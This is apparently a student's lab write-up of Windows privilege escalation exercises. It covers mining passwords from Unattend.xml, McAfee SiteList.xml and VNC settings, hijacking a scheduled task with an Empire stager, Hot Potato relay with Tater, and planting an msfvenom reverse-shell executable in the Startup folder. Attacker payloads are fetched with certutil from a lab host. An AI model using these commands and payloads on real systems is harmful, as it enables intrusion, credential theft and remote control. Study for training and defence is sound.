C:\Users\user\Desktop\Tools\vn cpwd>vn cpwd.exe EC84DB8BE7861E4D
*VNC password decoder 0.2
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)
Password:  pass123
Press RETURN to exit

```

```

C:\Users\user\Desktop\Tools\vn cpwd>vn cpwd.exe 2B27C004F36D46D0
*VNC password decoder 0.2
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)
Password:  pass321
Press RETURN to exit

```

Exercise 11 – Password Mining (Configuration Files)

sysprep.inf, sysprep.xml and unattend.xml are common files save the configurations and password. That files must be base64-encoded.

```
C:\Users\user>dir "\unattend.xml" /s
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB

Directory of C:\Windows\Panther ←
08/01/2020  02:18 PM                3,515 Unattend.xml
               1 File(s)                3,515 bytes

Total Files Listed:
               1 File(s)                3,515 bytes
               0 Dir(s) 29,340,893,184 bytes free

C:\Users\user>dir "\sysprep.inf" /s
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB
File Not Found

C:\Users\user>dir "\sysprep.xml" /s
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB
File Not Found
```

After opening that file, we can find encrypted password.

```
C:\Users\user>cd C:\Windows\Panther
C:\Windows\Panther>dir
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB

Directory of C:\Windows\Panther
08/01/2020  02:18 PM      <DIR>          .
08/01/2020  02:18 PM      <DIR>          ..
08/02/2020  03:00 AM      37,947 cbs.log
08/02/2020  03:00 AM           68 Contents0.dir
08/02/2020  02:03 AM           68 Contents1.dir
08/02/2020  02:03 AM          920 DDACLSys.log
08/01/2020  01:51 PM      24,606 diagerr.xml
08/01/2020  01:51 PM      30,670 diagwrn.xml
08/02/2020  03:00 AM      28,770 MainQueueOnline0.que
08/02/2020  02:03 AM      27,468 MainQueueOnline1.que
08/07/2020  01:31 AM      2,441,216 setup.etl
08/02/2020  02:01 AM      <DIR>          setup.exe
08/01/2020  01:51 PM      954,046 setupact.log
08/02/2020  02:55 AM           0 setuperr.log
08/02/2020  03:00 AM      184,576 setupinfo
08/01/2020  02:18 PM           3,515 Unattend.xml
08/02/2020  02:01 AM      <DIR>          UnattendGC
               13 File(s)        3,733,870 bytes
               4 Dir(s) 29,173,182,464 bytes free

C:\Windows\Panther>type Unattend.xml
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
  <settings pass="windowsPE">
    <component name="Microsoft-Windows-Setup" processorA
="neutral" versionScope="nonSxS" xmlns:wcm="http://schemas.m
g/2001/XMLSchema-instance">
      <UserData>
        <ProductKey>
```

```
<Password>
  <Value>cGFzc3dvcmQxMjM=</Value>
  <PlainText>>false</PlainText>
</Password>
```

"certutil" have decode functionality so we can decode base 64 file using "certutil"

```
C:\Windows\Panther>certutil /?

Verbs:
  -dump          -- Dump configuration information or files
  -asn           -- Parse ASN.1 file

  -decodehex     -- Decode hexadecimal-encoded file
  -decode        -- Decode Base64-encoded file
  -encode        -- Encode file to Base64
```

```
<AutoLogon>
  <Password>
    <Value>cGFzc3dvcmQxMjM=</Value>
    <PlainText>>false</PlainText>
  </Password>
  <Enabled>>true</Enabled>
  <Username>Admin</Username>
</AutoLogon>
</component>
</settings>
</unattend>

C:\Windows\Panther>cd C:\Temp
C:\Temp>echo cGFzc3dvcmQxMjM= > 1.txt
C:\Temp>certutil -decode 1.txt 2.txt > nul & type 2.txt
password123
C:\Temp>
```

In a security analysis of the antivirus software McAfee VirusScan Enterprise (VSE), the SySS GmbH could find a security vulnerability in the software component McAfee Security Agent (MSA) which can be used under certain conditions in order to perform privilege escalation attacks within corporate networks.

the software component McAfee Security Agent which is used for managing software updates of the antivirus software McAfee VirusScan Enterprise stores the configuration settings of the Auto Update repository list in two XML files named SiteList.xml and ServerSiteList.xml.

resource:

https://www.syss.de/fileadmin/dokumente/Publikationen/2011/SySS_2011_Deeg_Privilege_Escalation_via_Antivirus_Software.pdf

I copied sitelist.xml file to kali and we can decrypt that password via specific python decryptor.

```

C:\Users\user>dir "\\sitelist.xml" /s
Volume in drive C has no label.
Volume Serial Number is DC5A-25FB

Directory of C:\ProgramData\McAfee\Common Framework
08/01/2020  02:18 PM                3,257 SiteList.xml
               1 File(s)                3,257 bytes

Directory of C:\Users\All Users\McAfee\Common Framework
08/01/2020  02:18 PM                3,257 SiteList.xml
               1 File(s)                3,257 bytes

Total Files Listed:
                2 File(s)                6,514 bytes
                0 Dir(s) 29,161,259,008 bytes free

C:\Users\user>copy "C:\Users\All Users\McAfee\Common Framework\SiteList.xml" Desktop
1 file(s) copied.

```

```

[cyber1337s@parrot]--[~/sagi-shahar/Tools/mcafee_sitelist_pwd_decrypt]
$ls -la
total 16
drwx----- 2 cyber1337s root 4096 Aug  8 11:41 .
drwx----- 23 cyber1337s root 4096 Apr 16  2018 ..
-rwxr-xr-x 1 cyber1337s root 1503 May  9  2017 mcafee_sitelist_pwd_decrypt.py
-rwxrwxrwx 1 cyber1337s root 3257 Aug  1 14:18 SiteList.xml
[cyber1337s@parrot]--[~/sagi-shahar/Tools/mcafee_sitelist_pwd_decrypt]
$grep -i password SiteList.xml
<Password Encrypted="1">MQCBNesmh4xsoov8E4KA/i9ukpwRoD3RDI9bU+InCJ/abAFPM9B3Q==</Password>
[cyber1337s@parrot]--[~/sagi-shahar/Tools/mcafee_sitelist_pwd_decrypt]
$python mcafee_sitelist_pwd_decrypt.py MQCBNesmh4xsoov8E4KA/i9ukpwRoD3RDI9bU+InCJ/abAFPM9B3Q==
Crypted password  : MQCBNesmh4xsoov8E4KA/i9ukpwRoD3RDI9bU+InCJ/abAFPM9B3Q==
Decrypted password : CommonUpdater@McAfeeB2B.com

```

In nmap scan find web service in victim machine so it has "web.config" file

```

Nmap scan report for 192.168.48.175
Host is up (0.00047s latency).
Not shown: 65526 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable

```

The file “C:\inetpub\wwwroot\web.config” is the website level config file of the Default website.it contains password of server and other running application details. “connectionStrings” mean database.so I copied web.config file to C:\Temp folder because all users have full privileged in that folder.

After copied, must register that service path, and decrypt the “connectionStrings” because of that can find the password decrypting that part. “web.config” file normally work with asp.net framework, v2.0 is common version, that’s the reason we are using v.20 to register that file path. But unfortunately, cannot do it because his script miss configures that part

```
:: Exercise 11 - Password Mining (Configuration Files)
call :color 0f "[*] Configuring Exercise 11 - Password Mining (Configuration Files)"
echo.
call :write_file Unattend.xml
call :calculate_md5 Unattend.xml, ret_md5_val
call :confirm_md5_hash "63 f7 26 9b bc 53 e3 6d 2a 8c 32 37 21 31 3f 9c", "%ret_md5_val%" || goto :eof
call :move_file Unattend.xml, "C:\Windows\Panther"
call :write_file SiteList.xml
call :calculate_md5 SiteList.xml, ret_md5_val
call :confirm_md5_hash "5e e2 85 20 37 31 21 d1 37 e1 51 a2 a7 53 7a 54", "%ret_md5_val%" || goto :eof
call :move_file SiteList.xml, "C:\ProgramData\McAfee\Common Framework"
call :color 0e "[i] Skipping web.config section of the exercise.."
echo.
call :color 0a "[+] Exercise 11 configuration complete."
echo.
echo.
```

Exercise 12 – Scheduled Tasks (Missing Binary)

For this one need “Autoruns64.exe” after running that exe under schedule task it has “My Task2” so we can add that place to malicious content and get the system authority using that.

Filter: <input type="text"/>				
<div> Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets </div> <div> Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit </div>				
Autorun Entry	Description	Publisher	Image Path	Timestamp
Task Scheduler				
<input checked="" type="checkbox"/> \Microsoft\Windo...	Microsoft Malware Protection Command Line Utility	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/14/2009 5:23 AM
<input checked="" type="checkbox"/> \Microsoft\Windo...			c:\windows\system32\gathernetworkinfo.vbs	6/11/2009 2:06 AM
<input checked="" type="checkbox"/> \Microsoft\Windo...	Windows Media Player Network Sharing Service Configuration Application	Microsoft Corporation	c:\program files\windows media player\wmpnscfg.exe	7/14/2009 5:54 AM
<input checked="" type="checkbox"/> \Mozilla\Firefox D...	Firefox Default Browser Agent	Mozilla Foundation	c:\program files (x86)\mozilla firefox\default-browser-agent.exe	7/21/2020 2:22 AM
<input checked="" type="checkbox"/> \MyTask2			File not found: C:\Missing Scheduled Binary\program.exe	

I used “Empire” to create malicious code.

```
(Empire: listeners) > listeners
```

ID	Name	Module	Listener Category	Created At	Enabled
----	------	--------	-------------------	------------	---------

```
(Empire: listeners) > uselistener http
```

Author @harmj0y
Description Starts a http[s] listener (PowerShell or Python) that uses a GET/POST approach.
Name sljit HTTP[S]

And I set port 80 , default delay to 0 using “set” command. And after I activated the listener and start the “csharpserver”

```
(Empire: uselistener/http) > execute
```

[+] Listener http successfully started

```
(Empire: uselistener/http) > useplugin csharpserver
```

Name	Value	Required	Description
status	start	True	Start/stop the Empire C# server.

```
(Empire: useplugin/csharpserver) > execute
```

[*] Starting Empire C# server

```
(Empire: useplugin/csharpserver) > usestager windows/csharp_exe
```

Author @elitest
@hubbl3
Comments Based on the work of @bneg
Description Generate a PowerShell C# solution with embedded stager code that compiles to an exe
Name windows/csharp_exe

```
(Empire: usestager/windows/csharp_exe) > set OutFile program.exe
```

[*] Set OutFile to program.exe

```
(Empire: usestager/windows/csharp_exe) > execute
```

[*] program.exe written to /usr/share/powershell-empire/program.exe

```
(Empire: usestager/windows/csharp_exe) > agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
----	------	----------	-------------	----------	---------	-----	-------	-----------	----------

After that "program.exe" copy to the windows file location that schedule task define

```
Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\User>icacls "C:\Missing Scheduled Binary"
C:\Missing Scheduled Binary Everyone:(F)
                        BUILTIN\Administrators:(I)(F)
                        BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                        NT AUTHORITY\SYSTEM:(I)(F)
                        NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                        BUILTIN\Users:(I)(OI)(CI)(RX)
                        NT AUTHORITY\Authenticated Users:(I)(M)
                        NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files
C:\Users\User>cd "C:\Missing Scheduled Binary"
C:\Missing Scheduled Binary>certutil -urlcache -f http://192.168.48.177:8080/program.exe program.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

After copied Restart the Windows 7 VM. After restart in attacker machine automatically connection is established with attacker machine. Now we are now system authority

```
[+] New agent DH5AEK78 checked in
(Empire: agents) > interact DH5AEK78
(Empire: DH5AEK78) > shell
Exception in thread Thread-26:
Traceback (most recent call last):
  File "/usr/lib/python3.9/threading.py", line 954, in _bootstrap_inner
[*] Exit Shell Menu with Ctrl+C
[*] Sending agent (stage 2) to DH5AEK78 at 192.168.36.128
(DH5AEK78) > whoami
NT AUTHORITY\SYSTEM
(DH5AEK78) > sysinfo
0servername|WORKGROUP|SYSTEM|PT-PC|192.168.36.128|Microsoft Windows 7 Professional |True|program|2044|csharp|5|AMD64
(DH5AEK78) >
```

Exercise 13 – Hot Potato

In this Exercise we need get system info to search vulnerability in the system in this case we use exploit suggerter for this exercise. <https://github.com/AonCyberLabs/Windows-Exploit-Suggester>

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\user>cd C:\Temp

C:\Temp>systeminfo > sysinfo.txt
```

So, I get system inform to text file.

```
[cyber1337s@parrot]~/privescal/Windows-Exploit-Suggester
$ ./windows-exploit-suggester.py --database 2020-08-08-mssb.xls --systeminfo sysinfo.txt
[*] initiating wintsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 3 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*] https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*] https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation
MS16-135) (2)
[*] https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGN0BJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*] https://github.com/foxglovesec/RottenPotato
[*] https://github.com/Kevin-Robertson/Tater
[*] https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*] https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
```


```
C:\Windows\System32\cmd.exe - powershell.exe -nop -ep bypass
ows [Version 6.1.7601]
2009 Microsoft Corporation. All rights reserved.

Desktop\Tools\Tater>powershell.exe -nop -ep bypass
hell
2009 Microsoft Corporation. All rights reserved.

er\Desktop\Tools\Tater> Import-Module .\Tater.ps1
er\Desktop\Tools\Tater> Invoke-Tater -Trigger 1 -Command "net localgroup administrators user /add" -exhaustudp y.
```

After entering popup SMB relay Services Details.

```
C:\Windows\System32\cmd.exe - powershell.exe -nop -ep bypass
2020-08-10T21:06:57 - Running Windows Defender signature update
2020-08-10T21:07:02 - HTTP request for /wpad.dat received from 127.0.0.1
2020-08-10T21:07:06 - Attempting to redirect to http://localhost:80/gethashes and trigger relay
2020-08-10T21:07:06 - HTTP request for http://download.windowsupdate.com/v9/windowsupdate/redir/muv4wured
2020-08-10T21:07:10 - HTTP request for /GETHASHES received from 127.0.0.1
2020-08-10T21:07:11 - HTTP to SMB relay triggered by 127.0.0.1
2020-08-10T21:07:11 - Grabbing challenge for relay from 127.0.0.1
2020-08-10T21:07:11 - Received challenge 862E8449C3C24839 for relay from 127.0.0.1
2020-08-10T21:07:11 - Providing challenge 862E8449C3C24839 for relay to 127.0.0.1
2020-08-10T21:07:12 - Sending response for \ for relay to 127.0.0.1
2020-08-10T21:07:12 - HTTP to SMB relay authentication successful for \ on 127.0.0.1
2020-08-10T21:07:12 - SMB relay service DXJFWDXFRWFINTFUATLA created on 127.0.0.1
2020-08-10T21:07:13 - Command likely executed on 127.0.0.1
2020-08-10T21:07:13 - SMB relay service DXJFWDXFRWFINTFUATLA deleted on 127.0.0.1
2020-08-10T21:07:14 - Stopping HTTP listener
2020-08-10T21:07:17 - Tater was successful and has exited
PS C:\Users\User\Desktop\Tools\Tater> net user user
User name                user
Full Name
Comment
User's comment
Country code              000 (System Default)
Account active            Yes
Account expires           Never
Password last set        8/1/2020 2:18:11 PM
Password expires         9/12/2020 2:18:11 PM
Password changeable      8/1/2020 2:18:11 PM
Password required        Yes
User may change password  Yes
Workstations allowed     All
Logon script
User profile
Home directory
Last logon               8/10/2020 8:15:36 PM
Logon hours allowed      All
Local Group Memberships  *Administrators *Users
Global Group memberships *None
The command completed successfully.
```



Windows Security Alert

Windows Firewall has blocked some features of this program

Windows Firewall has blocked some features of Windows PowerShell on all public and private networks.

Name: Windows PowerShell
Publisher: Microsoft Corporation
Path: C:\windows\system32\windowspowershell\v1.0\powershell.exe

Allow Windows PowerShell to communicate on these networks:

☒ Private networks, such as my home or work network

☐ Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)

[What are the risks of allowing a program through a firewall?](#)

Allow access Cancel

Exercise 14 – Startup Applications

Startup application is automatically start when any user logging their account. So can add malicious exe file and waiting for Admin User logging to the Account and can get the authority using his privileges.

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\user>icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup BUILTIN\Users:(F)
Pentest-Priv\pentest:(I)(OI)(CI)(DE,DC)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
BUILTIN\Users:(I)(OI)(CI)(RX)
Everyone:(I)(OI)(CI)(RX)

Successfully processed 1 files; Failed processing 0 files
```

That location has privileges to any users.

```

[cyber1337s@parrot]--[~/sagi-shahar]
$msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.48.130 -f exe -o my.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: my.exe
[cyber1337s@parrot]--[~/sagi-shahar]
$python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.48.175 - - [09/Aug/2020 21:19:01] "GET /my.exe HTTP/1.1" 200 -
192.168.48.175 - - [09/Aug/2020 21:19:01] "GET /my.exe HTTP/1.1" 200 -

```

```

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup>certutil -urlcache -f http://192.168.48.130:8080/my.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup>dir
Volume in drive C has no label.
Volume Serial Number is DCSA-25FB

Directory of C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
08/09/2020  09:19 PM    <DIR>          .
08/09/2020  09:19 PM    <DIR>          ..
08/09/2020  09:19 PM             73,802 nc.exe
               1 File(s)              73,802 bytes
               2 Dir(s)  29,395,423,232 bytes free

```

After planting that exe, I use “multi/handler” to listening the connection to connect back to that user.

```

Module options (exploit/multi/handler):
-----
Name      Current Setting  Required  Description
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.48.130   yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Payload options (generic/shell_reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.48.130   yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Wildcard Target

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.48.130
LHOST => 192.168.48.130
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.48.130:4444

```

```
meterpreter > getuid
Server username: Pentest-Priv\pentest
meterpreter > shell
Process 468 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user pentest
net user pentest
User name                pentest
Full Name
Comment
User's comment
Country code              000 (System Default)
Account active            Yes
Account expires           Never

Password last set        8/1/2020 1:35:05 PM
Password expires         Never
Password changeable      8/1/2020 1:35:05 PM
Password required         No
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon                8/9/2020 9:27:53 PM
```

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C:\Windows\system32>net user pentest
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Workstations allowed All
Logon script
User profile
Home directory
Last logon 8/9/2020 9:27:53 PM

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
```

Reference:

<https://pentestlab.blog/tag/imagepath/>

<https://www.bc-security.org/post/overview-of-empire-4-0-and-c/>

- **exe** : standard PE format for Windows
- **exe-only**: *not sure on this one, never used it...*
- **exe-service**: runs as a service instead of a process
- **exe-small**: creates smallest version of ShellCode (may include bad chars). Used for tight buffers
- **msi**: wraps an executable in an MSI for auto execution when run
- **msi-nouac**: MSI with no UAC

```
Invoke-Tater -Trigger 1 -Command "net localgroup administrators user /add"
```

```
Potato.exe -ip 192.168.216.143 -cmd "net localgroup administrators user /add" -disable_exhaust true
```